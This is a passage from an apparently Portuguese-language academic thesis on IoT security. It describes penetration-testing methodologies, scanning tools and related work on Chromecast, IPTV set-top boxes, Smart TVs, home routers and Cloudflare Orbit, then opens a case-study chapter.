Quando se fala do espaço de aplicação da IoT orientado ao negócio, existe a necessidade de referir a importância dada aos modelos económicos de produção. Estes determinam a qualidade final dos dispositivos ao negligenciarem a segurança para reduzir o tempo de lançar o produto no mercado e as despesas de produção.

A primeira dificuldade surge na natureza destes dispositivos IoT pelo facto de se poderem ligar à rede logo após a sua implementação, enquanto isto sucede, não existe supervisionamento sobre estes nós. Este comportamento dificulta a adopção de um sistema que permita assinar remotamente todas as configurações e informações de operação destes equipamentos. Se pensarmos a nível de informação de sistema como, por exemplo, o controlo de *logs* nestes dispositivos, existe também o desafio de implementar uma plataforma centralizada de forma a unificar e reforçar a segurança de todo um universo de plataformas.

No subcapítulo 3.5 será abordada uma solução desenvolvida pela Cloudflare que vai no sentido de tentar unificar estas plataformas e criar um sistema de atualização seguro.

2.5 METODOLOGIAS DE TESTE

De um ponto de vista idêntico ao processo de teste de *software*, um conjunto de técnicas aplicando as metodologias de *black box*, *white box* e *grey box* será utilizado neste projeto (M. E. Khan, F. Khan et al., 2012). Segundo Giavaroto e Santos (2013), será feita uma breve descrição dos tipos de análise utilizados em testes de penetração.

2.5.1 *Black Box - Teste de Caixa Preta*

Definido como teste de caixa preta caracteriza a falta de conhecimento prévio de toda a infraestrutura do sistema-alvo que será testado. Portanto, é necessária a pormenorização de todos os dados analisados, a fim de determinarmos a sua localização e dimensão dos sistemas e aplicações envolvidas, antes de podermos aplicar as técnicas de análises pretendidas ao sistema-alvo.

Esta metodologia simula ataques com base em conhecimentos específicos do sistema-alvo, possibilitando auditar de forma significativa a estrutura do sistema. Isto possibilita estratégias de aperfeiçoamentos que contribuirão com um sistema mais eficiente.

Exemplos de técnicas:

- Blind

  Neste procedimento, o investigador não possui nenhuma informação do sistema-alvo que irá atacar. Ele deverá criar os meios mais eficazes de forma a suceder na sua tarefa. No entanto o sistema-alvo sabe que será atacado e possui conhecimentos específicos das ações adotadas nos testes. O sistema-alvo tem inteira consciência do que será aplicado no teste;

- Double Blind

  Neste procedimento, o investigador também não possui nenhuma informação do sistema-alvo que irá atacar. O sistema-alvo também não sabe que

será atacado, bem como os testes que serão aplicados pelo investigador na estrutura do sistema alvo analisado;

2.5.2 *White Box - Teste de Caixa Branca*

Definido como teste de caixa branca caracteriza que quem vai aplicar os testes no sistema possui total conhecimento da estrutura do sistema-alvo, incluindo toda a sua magnitude de informações, como diagrama de rede, tipos de endereçamentos IP de rede utilizados, bem como qualquer informação adquirida, seja por engenharia social ou técnicas adjacentes com propósitos peculiares ao objetivo.

Esta metodologia executa simulações reais no ambiente de produção durante o expediente de uma empresa ou quando possa ocorrer a brecha de informação não autorizada, o cenário mais comum é o caso de espionagem industrial. Nesta situação o invasor pode ter acesso ao código fonte do sistema, algo altamente comprometedor, bem como o conhecimento de toda estrutura física da rede, como esquemas, endereços, routers, etc., ampliando a possibilidade de deter ainda informações de maior relevância, como credenciais de administração ou acesso privilegiado.

Exemplos de técnicas:

- Tandem

  Neste procedimento, o investigador tem conhecimento total sobre o sistema-alvo que será analisado e tem consciência que será atacado e quais os procedimentos que serão adotados durante a realização destes ataques;

- Reversal

  Neste procedimento, o investigador tem conhecimento total sobre o sistema-alvo que será analisado, porém não tem consciência que será atacado, bem como os procedimentos que serão adotados durante a realização dos ataques;

2.5.3 *Gray Box*

Ao utilizar a metodologia de *gray box*, o investigador terá uma maior cobertura nos seus testes pois permite aumentar o seu foco a todas as camadas de qualquer sistema mais complexo, uma vez que, esta metodologia baseia-se na combinação das metodologias abordadas anteriormente.

Exemplos de técnicas:

- Gray Box

  Neste procedimento, o investigador tem um conhecimento parcial do sistema-alvo, que possui informações de que será atacado, bem como os testes que serão aplicados pelo investigador responsável, a fim de obter informações especificas do sistema-alvo;

- Double Gray Box

  Neste procedimento, o investigador tem conhecimento parcial do sistema-alvo, e possui informações que será atacado, porém não tem conhecimento dos testes que serão aplicados no *scanning*, a fim de obter informações específicas;

2.6 PRÓS E CONTRAS DOS TESTES DE PENETRAÇÃO

Podem ser considerados como vantagens os seguintes aspetos:

- Revelar vulnerabilidades

  Os testes de penetração exploram as fraquezas existentes nos sistemas operativos, configurações das aplicações e infraestrutura de rede. Estes testes também permitem identificar se o comportamento dos utilizadores pode levar a violações de informação ou infiltrações maliciosas. O relatório final é um documento vital pois informa quais as vulnerabilidades identificadas e de que forma podem ser mitigadas, ao mesmo tempo, educa os utilizadores para as questões de segurança;

- Mostrar riscos reais

  Normalmente os auditores tentam explorar vulnerabilidades conhecidas, assegurando que o procedimento utilizado é o mesmo que um atacante faria no "mundo real". Com este conjunto de técnicas é possível aceder a informação confidencial e, por vezes, elevar privilégios no sistema operativo de forma a executar comandos, contudo nem todas as vulnerabilidades detetadas são possíveis de explorar devido ao seu grau de dificuldade.

- Testar a capacidade de ciber-defesa

  A existência de capacidade de deteção e resposta a ataques de forma adequada e dentro do tempo é uma componente vital. O processo natural após um ataque é começar logo a investigação de forma a descobrir os atacantes e isolá-los da restante rede. De forma a aumentar a eficiência neste processo o *feedback* dos testes é importante para uma melhoria da defesa;

- Garantir a continuidade do negócio

  Regra de ouro num negócio é garantir que a confidencialidade, disponibilidade e integridade são garantidas 24/7, as interrupções para além de afetarem negativamente a imagem da empresa também têm custos. Uma auditoria de segurança permite identificar potenciais ameaças e garantir uma redução das interrupções ou perda de acesso;

- Ter a opinião de profissionais externos

  Esta questão é bastante pertinente, quando um problema é identificado por um funcionário intrínseco à empresa, a administração geralmente não toma qualquer tipo de ação. Aqui advém a importância de um relatório de segurança por uma entidade externa, isto terá um maior impacto na tomada de decisão da administração e potencial financiamento;

- Cumprir com regulamentos e certificações

  As normas mais comuns da indústria como a International Organization for Standardization (ISO) 27001 ou os regulamentos Payment Card Industry Security Standards Council (PCI), exigem que todos os gerentes dos sistemas realizem testes de penetração regulares e avaliações de segurança, com auditores experientes. Estas normas visam garantir que as empresas têm acreditação legal e noção das consequências da vida real em caso de falha;

- Manter a confiança

  Um ataque informático, ou uma brecha de dados, afeta negativamente a confiança e a lealdade perante os clientes, fornecedores e parceiros de negócio. Uma das maneiras de garantir que uma empresa é confiável perante os seus *stakeholders*, é garantir que são tomadas medidas rigorosas a nível de segurança com testes e auditorias sistemáticas.

Por outro lado podemos considerar como desvantagens os seguintes aspetos:

- Confiabilidade no auditor

  O primeiro contra a apontar é a confiabilidade no auditor. Ao contratar-se um serviço externo para avaliar os sistemas, não nos podemos esquecer do facto de estes auditores serem *hackers* podendo existir a possibilidade de alguns deles terem adquirido as suas capacidades através da violação de sistemas de forma ilegítima.

- Condições de teste irreais

> Pode ser considerado como "teste irreal" o conhecimento que uma equipa de segurança interna tem de um teste programado. A resposta perante esta ameaça funcionará pois já houve uma preparação prévia na expectativa do ataque. As ameaças reais são os ataques que ocorrem sem expectativas, de formas altamente criativas e muito difíceis de planear. Para não falar que existe um grande crescimento de ataques encriptados no tráfego e segundo um estudo da Cisco, em 2019 estima-se que 75% do tráfego seja encriptado e que os ataques adotem essa tendência (Liu, 2017) (Rouksana, 2017).

2.7 TIPOS DE FERRAMENTAS UTILIZADAS

Durante a condução dos testes, independentemente da abordagem utilizada, é indispensável o uso de ferramentas de *scanning* seja de portos, vulnerabilidades ou aplicação. Estas ferramentas vão permitir ao investigador obter informação perante o cenário em questão e pontos vulneráveis onde pode tentar obter acesso da mesma forma que um atacante obteria. Neste trabalho decidimos seccionar cada tipo de ferramenta de forma a elucidar o leitor perante as capacidades e objetivos do uso das mesmas.

2.7.1 *Scanner de Portos*

Um *scanner* de portos é utilizado para recolher informações sobre a rede alvo de teste a partir de uma localização externa por meio remoto. Numa descrição mais técnica, o propósito da ferramenta é analisar as máquinas alvo para saber quais os serviços de rede estão disponíveis para ligação e quais os portos em uso.

O *scanner* por omissão envia um ou vários (*flood*) pedidos de ligação ao(s) porto(s) alvo, após estes pedidos receberem resposta o *scanner* identifica o serviço de rede utilizado pelo porto (ex. File Transfer Protocol (FTP), Secure Shell (SSH), Telnet, Hyper Text Transfer Protocol (HTTP)), e o sistema operativo de cada *host* (Smith et al., 2002). Na sua maioria estes *scanners* são capazes de verificar portos que utilizem os protocolos TCP e User Datagram Protocol (UDP).

Uma análise detalhada sobre os tipos de *scanning* pode ser encontrada no estudo de De Vivo et al. (1999), onde são descritas a pormenor as técnicas nas quais os *scanners* de portos se baseiam.

De todos os *scanners* disponíveis no mercado, no nosso trabalho foi utilizado o `nmap` atendendo a sua popularidade e por ser um software bastante poderoso.

2.7.2 *Scanner de Vulnerabilidades*

Um *scanner* de vulnerabilidades funciona como um *scanner* de portos, a diferença entre ambos reside na particularidade deste tipo executar vulnerabilidades conhecidas contra os sistemas alvo de forma a produzir um relatório com os serviços afetados. A sua principal função é reportar falhas afetas a serviços e sistemas operativos, para isso estes *scanners* utilizam uma base de dados com todas as Common Vulnerabilities and Exposures (CVE) documentadas, permitindo efetuar o teste a cada serviço através dessas assinaturas. Através das assinaturas utilizadas é possível perceber se o problema é por uma falha de código, se é um problema com o porto, ou com dados como variáveis de ambiente ou *banners*.

De todos os *scanners* disponíveis no mercado, o nosso estudo vai utilizar o `Nessus` de forma a ter os relatórios das vulnerabilidades detetadas nos equipamentos, os mesmos estão presentes no Apêndice B.

2.7.3 *Scanner de Aplicações Web*

Nesta categoria o propósito é fazer o *scanning* de quais as aplicações baseadas na Web de uso geral, e tentar aplicar uma variedade de ataques comuns e conhecidos contra o código da aplicação e na interface de utilização, ou seja, campos que requerem a introdução de dados, entre outros.

Na sua grande maioria, estes *scanners* permitem executar ataques de *buffer overflow*, adulteração de *cookies*, SQL injection (SQLi), Cross-Site Scripting (XSS), embora estes ataques sejam importantes para a avaliação da aplicação, os mesmos carecem de complexidade sendo que os perfis configurados nestas ferramentas simulam ataques pequenos e simplistas.

De todos os *scanners* de aplicações disponíveis no mercado, o nosso estudo vai utilizar o `BurpSuite` e o `Nikto`, ambos os softwares permitem analisar e simular ataques contra as aplicações, além disso existe bastante documentação *online* sobre como efetuar esses procedimentos.

Figura 5: Metodologia a seguir para avaliar a segurança de um dispositivo IoT. Adaptado de Dixit (2017)

2.7.4 *Proxy de Avaliação de Aplicações Web*

Estas *proxies* só funcionam em aplicações Web. De todas as ferramentas listadas anteriormente talvez seja a mais útil do ponto de avaliação de vulnerabilidades.

O *proxy* funciona como um *hook* que se interliga entre o *browser* web e o servidor web alvo. Através disso permite ter visibilidade de todo o conteúdo de dados que flui entre os dois, garantindo a capacidade de manipulação parcial ou total desses dados.

Como exemplo, ao utilizar uma ferramenta deste tipo é possível visualizar todos os *cookies*, campos HyperText Markup Language (HTML) ocultos e outros dados que estejam em uso por uma aplicação Web e dessa forma manipular os valores para baralhar a aplicação, permitindo ter acesso a recursos que em uso normal não era possível aceder.

Como nota, alterar os valores de *cookies* como `"clientID"` ou `"customerID"` pode ter resultados surpreendentes em aplicações mal desenvolvidas.

De todas as *suites* de *proxy* disponíveis no mercado, o nosso estudo vai utilizar o `OWASP Zed Attack Proxy (ZAP)` atendendo à sua popularidade.

2.8 METODOLOGIA DE TESTES EM IOT

A metodologia para testes de penetração em ambientes IoT tem estrutura indicada na Figura 5, esta deverá ser a ordem dos passos a seguir. Seguidamente será feita uma breve explicação do que se pretende por parte do investigador em cada fase (Dixit, 2017):

1. Análise de Hardware

   O teste deve começar pela avaliação dos controlos físicos e de hardware de forma a verificar se isso é o suficiente para impedir que o atacante adultere os componentes da plataforma e o seu normal fluxo de execução.

2. Análise de Firmware e/ou Sistema Operativo

A nível de *firmware* deve ser testada a segurança embutida no *firmware* e a forma como são distribuídas as atualizações, é importante perceber como estão assinadas e se usam algum tipo de criptografia. Verificar se existe algum recurso a nível de *hardware* capaz de validar assinaturas e o seu comportamento.

A nível do sistema operativo, devem ser examinadas as sequências de *boot*, a execução do código, os *core dumps* e proteções que estejam em uso para a confidencialidade dos dados, uma vez que, posteriormente ou em paralelo deve ser analisada a memória de forma a verificar se os dados são devidamente apagados pelo sistema.

3. Análise do protocolo Wireless

   O investigador deve efetuar uma revisão da configuração *wireless* de forma a validar a segurança e a configuração dos protocolos de comunicação *wireless* usados para comunicação local do dispositivo, como ZigBee, IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) e BLE. Nesta revisão o investigador deve começar pela identificação das funções dos dispositivos, primitivas criptográficas, chaves de criptografia, autenticação e outros algoritmos relacionados à segurança. Após ter feito o inventário dos vários componentes de segurança, deve executar uma análise de ataques comuns como Man-in-The-Middle (MitM), *replay*, se aplicável. Depois será também interessante verificar a resistência dos protocolos contra *fuzzing*.

4. Aplicações Móveis

   Se uma componente móvel estiver no âmbito dos testes, como é normalmente o caso das plataformas IoT, é necessário testar vários elementos-chave, como por exemplo, qual o controlo aplicado a nível de armazenamento de dados e de transporte dos mesmos, como são feitos a autenticação e autorização, o controlo de sessões e a validação de dados.

   O que deve ser testado em cada um desses elementos:

   - Armazenamento - Uso adequado de Application Programming Interface (API)s nativas para recursos como *keystores*; evitando o armazenamento inseguro de artefactos de utilização e apagando adequadamente os dados sensíveis.
   - Transporte - Vulnerabilidades relacionadas à divulgação de informações, adulteração e falsificação no tráfego entre a aplicação móvel e quaisquer sistemas remotos.

- Autenticação / autorização - Protocolos de autenticação implementados, validação de certificados, implementação de políticas de *password* e mecanismos de bloqueio de conta.
- Controlo de sessão - Resistência de *sockets* persistentes quando confrontados com uma ligação interrompida. A entropia, o comprimento, o tempo limite e a rotação dos identificadores de sessão para ver se eles são suscetíveis a identificadores predefinidos, *brute force*, *session pinning*, etc.
- Validação de dados - Todos os portos, interfaces ou outros canais que permitam a entrada de dados podem ser utilizados por um atacante ou aplicação maliciosa. As interfaces expostas devem ser testadas para ver como é manipulado o *input* errado através da filtragem, tratamento e validação. O âmbito de teste aqui deve cobrir vulnerabilidades do tipo XSS, SQLi, Remote Code Execution (RCE) e Denial-of-Service (DoS).

5. Aplicações Web

   O teste de aplicações Web deve começar com a rede e o sistema operativo de forma a garantir que as plataformas subjacentes estejam configuradas com segurança. Após essa análise, o investigador deve passar para a camada de aplicação Web, nesta parte é importante analisar da seguinte forma:

   - Cenário não autorizado:

     Atacante sem credenciais válidas na aplicação

   - Cenário autorizado:

     Utilizador com credenciais válidas

   É importante salientar que devem ser testadas todas as funções no caso de utilizador válido, de forma a garantir que a aplicação apenas devolve ao utilizador o que está definido para o seu perfil.

6. Serviços na Nuvem e Infraestrura

   Todas as plataformas de *back-end* usadas para a troca de dados com redes, aplicações, dispositivos e sensores de IoT devem ser testadas, a importância deste passo é verificar se um atacante pode obter acesso não autorizado ou recuperar informações confidenciais. Sendo que neste passo estão incluídos quaisquer serviços externos da nuvem (Amazon Web Services, Google Cloud Platform, Azure) ou APIs.

O investigador aqui terá de verificar os diagramas de rede, documentação fornecida e utilizar o acesso à consola de gestão da nuvem, de forma a avaliar a segurança da implementação da plataforma na nuvem.

3

TABALHO RELACIONADO

No seguimento do Enquadramento, este capítulo pretende dar a conhecer trabalhos desenvolvidos na área, os quais contribuíram como base para o posterior desenvolvimento.

3.1 CHROMECAST 2

Segundo Hansen (2014) o termo *dongle* refere-se a um adaptador ou conector que interage por vídeo com monitores ou outros periféricos. Com o desenvolvimento das *dongles* em termos de *hardware* e funcionalidades o sector multimédia para consumidor doméstico não foi exceção.

O Chromecast é um dispositivo de transmissão multimédia em forma de *dongle* que se liga a uma interface High-Definition Multimedia Interface (HDMI) e que corre uma versão simplificada do sistema operativo Android, com capacidade limitada de instalação de aplicações. Do ponto de vista funcional e de performance pode ser comparado a uma STB, uma vez que, ligado a uma TV ou monitor os transforma num sistema inteligente. Este dispositivo foi projetado para o *streaming* de conteúdos, uma vez ligado é possível controlar remotamente através de um *smartphone*, *tablet* ou PC, sendo possível enviar para o Chromecast o conteúdo a visualizar. Segundo Tekeoglu e Tosun (2014) o Chromecast encripta maior parte do conteúdo, mas o dispositivo remoto do qual é enviado o pedido de controlo remoto envia os pacotes de controlo para os servidores remotos em *clear-text*, isto torna-o vulnerável a ataques de *replay* e *session-hijacking*. A comunicação do Chromecast também levanta problemas segundo Tekeoglu e Tosun (2015), uma vez que, o protocolo Session Traversal Utilities for NAT (STUN) é utilizado pelo Chromescast quando um computador em rede local está a executar o *browser* Chrome com a extensão `TabCasting` de forma a espelhar as *tabs* para o Chromecast.

Segundo a CVE Database (2017) foram descobertas várias vulnerabilidades nos disposistivos de domótica, uma das quais utilizava o protocolo STUN. Segundo esse relatório, usando um dispositivo Belkin Wemo, um atacante pode usar os

protocolos STUN e Traversal Using Relays around NAT (TURN) para efectuar um ataque *replay* contra qualquer outro dispositivo Wemo (IOActive, 2014).

O protocolo Network Time Protocol (NTP) também é utilizado pelo Chromecast para sincronização, devido aos problemas de segurança deste protocolo existe o trabalho de Mills (2003) onde os mesmos são elaborados.

3.2 IPTV SET-TOP BOX

Na forma mais comum, uma STB é um dispositivo multimédia que geralmente contém uma entrada de sintonizador de TV e uma saída para um aparelho de televisão e/ou uma fonte externa de sinal, transformando o sinal de origem em conteúdo de forma a este poder ser exibido.

Nas redes Internet Protocol Television (IPTV) podemos considerar a STB como um dispositivo de IoT, uma vez que, engloba as características de um microcomputador e tem a componente de estar conectado à Internet. A STB comunica bidirecionalmente numa rede IP sendo que é necessário para a decodificação e recepção do *streaming* de vídeo, isto é possível devido à sua interface de rede que pode variar entre Ethernet (802.3), Wireless (802.11 g, n, ac), ou uma das tecnologias de redes domésticas de fio existentes, como Home Phoneline Network Alliance (HPNA) ou o padrão ITU Telecommunication Sector for high speed networking in home (ITU-T G.hn).

Num estudo feito por Montpetit et al. (2010), pode se verificar como evoluiu em paralelo o vídeo na Internet e a IPTV. Também é abordada a arquitetura de IPTV em alto nível explicando como esse conteúdo é atualmente gerido e distribuído. Quando os ISP fornecem os serviços de TV digital baseados em contrato, estes codificam o fluxo de dados com tecnologias seguras como Entitlement Control Messages (ECM) e Entitlement Management Messages (EMM) através de comandos de controlo, no final este fluxo é enviado para o Conditional Access System (CAS) da STB. De forma a converter o fluxo que vai para o CAS, como forma de segurança, é utilizado um *smartcard* para desencriptar os comandos de controlo aplicados, e consequentemente, atribuir a capacidade de decodificação do sinal codificado à STB.

No nosso estudo vamos concentrar apenas a atenção do ponto de vista da rede, que informações podemos obter do equipamento via *port scanning* e se segundo os

resultados dessa análise pode ser feito algum ataque de forma a comprometer o dispositivo.

3.3 SMART TV

Segundo Sutherland, Read et al. (2014) uma *Smart TV* é um dispositivo que combina duas tecnologias convergentes, as de uma televisão tradicional com as de uma plataforma computacional. A principal função destes equipamentos é permitir uma interatividade aumentada em termos de serviços muito além da simples transmissão de televisão.

A nova geração de *Smart TVs* tem uma vasta gama de capacidades capaz de exceder a entrega de áudio e vídeo. Atualmente estes dispositivos incluem muitos dos recursos presentes em sistemas computacionais ou *smartphones*. Isso inclui a ligação à Internet, de onde convergem serviços como Instant Messaging (IM), jogos, Voice over Internet Protocol (VoIP), navegação *web* e conteúdo *on-demand*. Esta capacidade de expansão significa uma possibilidade crescente de que estes dispositivos retenham informações da atividade do utilizador. Sendo que estes sistemas de TV podem ser vistos como dispositivos embutidos, pois proporcionam acesso limitado aos sistemas subjacentes sem conhecimento especializado, *software* e em alguns casos, pequenas quantidades de *hardware*.

3.3.1 *Segurança numa Smart TV*

Do ponto de vista de segurança das *Smart TV*, Grattafiori e Yavor (2013) fornecem uma análise compreensiva da segurança aplicada à Samsung e demonstram como podem ser facilmente atacados componentes como o *firmware*, aplicações e navegador *web*; devido a um problema sistémico dentro da plataforma. Segundo Lee e Kim (2013) as *Smart TV* podem ser o alvo ideal para atividades de vigilância, de acordo com os mesmos, os vetores de ataque destas plataformas são quase os mesmos que os de um *smartphone*:

- Um atacante que faça *upload* de aplicações maliciosas para a loja de aplicações da TV alvo;
- Um atacante exterior à rede;
- Um atacante dentro da rede (Daemons de Rede, MitM);

- Um atacante que possa estar por perto e que tenha acesso físico (Universal Serial Bus (USB)/etc.), que possa ver a TV alvo (Controlo Remoto) ou da casa alvo (Transmissão de Sinal);

Contudo, atendendo às características destas *Smart TV*, não existe a necessidade de comprometer a segurança das mesmas para que a vigilância esteja ativa. Podemos dizer que passivamente, por conceção, os dados de voz estão a ser recolhidos, de acordo com Munro (2015) certos modelos foram encontrados a enviar dados de voz para um serviço de terceiros ao longo de um canal não cifrado para o propósito declarado de reconhecimento de voz.

3.3.2 *Análise Forense de uma Smart TV*

Se analisarmos o conjunto de recursos fornecido pelas *Smart TVs* existe a potencialidade do uso indevido, tornando estes dispositivos uma fonte de provas digitais ainda que para muitos seja negligenciada (Sutherland, Read et al., 2014). Um método ou diretrizes de como analisar uma *Smart TV* de forma forense, ainda é uma área com escassa investigação e que para o processo de análise requer acesso a conhecimentos especializados e *hardware* (Sutherland, Xynos et al., 2014). Um estudo realizado por Boztas et al. (2015) e que talvez seja um dos mais relevantes na área, em termos de guia, sugere que as *Smart TV* devem ser tratadas como qualquer outro sistema embutido e descreve uma série de métodos de aquisição. Utilizando ferramentas e *software* forense, Boztas et al. (2015), tinham como objetivo determinar quais os traços digitais que uma *Smart TV* armazena baseada na interação com o utilizador.

Na realização desse estudo os investigadores focaram a sua atenção nas seguintes áreas:

- Informações e definições do sistema: nome do dispositivo, dispositivos ligados, informação de rede e funções inteligentes;
- Aplicações: Facebook, Twitter, YouTube, etc.;
- Navegação web: histórico de *sites* visualizados, histórico de pesquisas, etc.
- Fotos e ficheiros multimédia;
- Mídias externos: registo dos dispositivos externos ligados (USB, Hard Disk Drive (HDD), flash, etc.);
- E-mails e agenda;

- Serviços na nuvem: Dropbox e OneDrive;
- Informação dos canais: canais visualizados;

No nosso caso em particular visto ser uma abordagem *black box* e na *Smart TV* utilizada não ser possível a aquisição de dados tendo em conta que é um processo invasivo, a não existência de verba para cobrir os potenciais riscos de posteriores danos demoveu a investigação neste ponto. Sendo que o propósito desta investigação é tentar ao máximo adquirir informação com a menor interferência possível ou conhecimento sobre os equipamentos avaliados, seguindo o ideal *black box* à risca. Mesmo com todos estes trabalhos realizados neste contexto e incluindo o nosso, os estudos são limitados a marcas e modelos específicos, sendo importante salientar que é necessário investir no apoio à investigação forense nesta área, de forma a ser criado um modelo geral de aquisição e análise (Sutherland, Read et al., 2014).

3.4 ROUTERS

Recentemente com base na quantidade de acidentes reportados e de conhecimento público a envolver routers instalados em clientes domésticos mostra que a atenção dos atacantes está a aumentar. Estes routers possuem características que são do interesse dos atacantes devido à sua utilidade, como por exemplo:

- Frequentemente contêm vulnerabilidades fáceis de explorar, XSS, Cross-Site Request Forgery (CSRF), credenciais por omissão, *bypass* de autenticação trivial e outros problemas que facilitam a automação destes ataques;
- Representam uma grande amostra em termos de alvo, particularmente os modelos fornecidos por ISP;
- As vulnerabilidades persistem ao longo do tempo, raramente são atualizados e embora alguns routers sejam mais recentes não significa que sejam mais seguros;

Segundo Horowitz (2018) podemos encontrar exemplos recentes de incidentes que envolvam routers instalados em clientes domésticos. A Tabela 2 contém uma linha de tempo exaustiva de incidentes e divulgações significativas, reportadas entre Outubro de 2017 e Janeiro de 2018.

Os routers fornecidos pelos ISP geralmente são modelos nos quais a sua informação já consta na base de dados da SpeedGuide.net (2017). Neste podemos verificar quais as suas características em termos de hardware e de gestão do dispositivo. Isto

Tabela 2: Acidentes Reportados entre Outubro de 2017 e Janeiro de 2018 - Routers

DATA	DESCRIÇÃO
23/01/2018	Uma falha antiga de HNAP em routers D-Link explorada por uma nova *botnet*
10/01/2018	Dezenas de milhares de routers MikroTik e Ubiquiti sofrem *defacing* devido ao uso de passwords pré-definidas
01/01/2018	Múltiplas vulnerabilidades em routers D-Link reportadas em Israel
20/12/2017	Descoberta uma falha no GoAhead que permite *hijack* remoto
15/12/2017	Removido *malware* no site da NETGEAR após 2 anos infetado
05/12/2017	Satori, um derivado do Mirai na forma de *worm* abusa de 200 000 routers
05/12/2017	Foi reportada uma *botnet* que se propaga através de falhas não identificadas em Gateways residenciais da Huawei
24/11/2017	Os routers ZyXEL são alvo de uma nova variante da *bonet* Mirai
22/11/2017	Durante o período 15 a 22 de Novembro foram publicados pela NETGEAR 58 novos avisos de segurança
20/11/2017	Foi reportado que a TP-Link disponibiliza *firmwares* antigos ou inexistência de *firmwares* em 30% dos seus sites Europeus
06/11/2017	Na Irlanda a Eir é forçada a substituir 20,000 modems devido a questões de segurança
27/10/2017	Durante o período 24 a 27 de Outubro foram publicados pela NETGEAR 15 novos avisos de segurança
16/10/2017	Surge o KRACK - Key Reinstallation Attacks

permitiu o desenvolvimento de todo um conjunto de ferramentas que com base no endereço MAC do vendedor e tentar chegar à *password* de origem do equipamento. De entre as várias ferramentas, existe o RouterKeygen (2017) este *software* está disponível para as plataformas Android e Windows sendo que a sua funcionalidade é gerar chaves Wi-Fi Protected Access (WPA)/Wired Equivalent Privacy (WEP) de forma a tentar adivinhar qual a *password* configurada no equipamento. Numa primeira fase o *software* pede permissão para a utilização do *driver* de Wi-Fi para efetuar o *scanning* e gerar a lista de potenciais alvos, ao mesmo tempo mostra se o equipamento é suportado ou não. Depois de se selecionar o alvo com base no dicionário da aplicação, é feito o teste dessas chaves até que ocorra o estabelecimento de ligação.

3.4.1 *Passwords no Firmware*

A engenharia reversa de *firmwares* de routers e outros equipamentos permite verificar se existem dados no código que possam ser utilizados para aceder aos mesmos via rede, dados que vão desde contas de utilizador não documentadas a *passwords hardcoded*. Existe um trabalho bastante interessante na área que identifica uma série de equipamentos em que as credenciais se encontram no próprio código, também existem casos de contas de utilizador não documentadas, mas presentes *hardcoded* no *firmware*, que em alguns casos seriam para *debug* futuro (Mune, 2010). Devido a estas questões de segurança também existem processos judiciais contra alguns fabricantes, o caso de maior interesse tem a ver com a denúncia feita pela Federal Trade Commission (FTC) contra a fabricante D-Link, por não ter tomado as medidas de segurança adequadas para proteger os seus routers *wireless* e as suas câmaras IP deixando milhares de consumidores nos Estados Unidos com a privacidade em risco. De acordo com Federal Trade Commission (2017), a D-Link afirmou publicamente que tinha anunciado um *firmware* no seu *site* com as designações de "fácil de manter seguro" e "segurança avançada de rede", uma estratégia de *marketing* que se provou ser falsa.

A empresa por e simplesmente não tomou medidas para resolver falhas de segurança bem conhecidas e facilmente evitáveis, como:

- Credenciais de autenticação *hardcoded* no *software* das câmaras D-Link, como por exemplo a combinação "guest/guest" que permitia o acesso não autorizado ao *feed* em direto das câmaras;
- Uma falha de *command injection* que permitia o acesso remoto;

- A manipulação incorreta da chave privada utilizada para assinar o *software* da D-Link, uma vez que foi encontrada em código aberto num *site* público durante um período de 6 meses;
- A aplicação móvel da D-Link permitia ver as credenciais de autenticação dos utilizadores em *plaintext*;

Na queixa também consta o facto de que utilizando estas vulnerabilidades simples de explorar, no caso de um router comprometido, um atacante poderia fazer o redireccionamento desse tráfego para uma rede local e obter informações dos clientes. No caso das câmaras, a FTC alega que, usando uma câmara comprometida, um atacante poderia monitorizar o paradeiro de um consumidor de forma a o acusar de roubo ou outros crimes, ou assistir e registar as suas atividades pessoais e conversas.

3.5 ORBIT

Devido as constantes ameaças de *malware* e, como citado anteriormente, a proliferação dos mesmos devido a falta de uma forma centralizada de gerir e proteger os nós, a Cloudflare desenvolveu o Orbit, que funciona como uma Virtual Private Network (VPN) para dispositivos IoT. Orbit resolve este problema no nível da rede, aplicando uma ligação autenticada e segura entre os dispositivos IoT e o seu respetivo servidor de origem usando autenticação Transport Layer Security (TLS) no cliente, que cria uma ligação segura e cifrada entre ambos. Quando um dispositivo tenta estabelecer uma ligação ao seu servidor de origem, o Orbit valida o certificado do dispositivo. Se o dispositivo tiver um certificado válido, então está autorizado a estabelecer uma ligação segura. Se por outro lado, o certificado do dispositivo estiver em falta, expirado ou inválido, a ligação será revogada. Desta forma, o Orbit permite que os fabricantes de dispositivos implementem *patches* virtuais instantaneamente para bloquear vulnerabilidades em todos os dispositivos da rede simultaneamente para bloquear vulnerabilidades em tempo real, ao impedir que pedidos mal-intencionados atinjam o dispositivo alvo. Esta camada de proteção confere tempo para que os fabricantes trabalhem num *patch* para evitar que ocorra uma fuga de dados nos seus dispositivos ou que sejam usados para lançar ataques Distributed Denial-of-Service (DDoS).

O Orbit tradicionalmente oferece múltiplas opções de segurança para garantir uma proteção completa:

- Verificação de assinaturas com base no IP;
- Suporte para Content Delivery Network (CDN);
- Uso de TLS e Secure Socket Layer (SSL) na encriptação das ligações;
- Defesa contra ataques de DDoS;

Por último, e não menos importante, o Orbit oferece atualizações de *firmware* IoT diretamente do cache, resultando em custos reduzidos de largura de banda. Além disso, as otimizações de compressão e desempenho do Orbit reduzem a transmissão de dados resultando num menor consumo de energia e vida útil da bateria (Cloudflare, 2017).

4

CASOS DE ESTUDO

O capítulo de casos de estudo tem como objetivo a descrição das metodologias aplicadas. Sendo que a motivação do investigador perante este teste é descobrir qual a ameaça atual da sua rede e qual o nível de confiança que pode depositar perante os seus equipamentos.

4.1 PROPÓSITO DOS TESTES

Após toda a analise de trabalhos relacionados, o investigador decidiu conduzir um teste de penetração para determinar a sua exposição a um ataque direcionado. Todas as atividades conduzidas simularam um invasor a protagonizar um ataque direcionado contra o ambiente em produção no laboratório com os seguintes objetivos:

- Identificar se um invasor remoto poderia penetrar nas defesas do cliente.
- Determinar o impacto de uma violação de segurança em:
  - Confidencialidade dos dados privados do cliente.
  - Infraestrutura interna e disponibilidade dos sistemas de informação do cliente.

A abrangência dos testes passa por uma análise física do cenário e uma análise remota, sendo que a área de maior relevância atendendo a natureza da IoT, passa pela identificação e exploração do que um invasor remoto pode comprometer. A ter em conta que este invasor remoto tem os mesmos privilégios de acesso que qualquer utilizador comum da Internet.

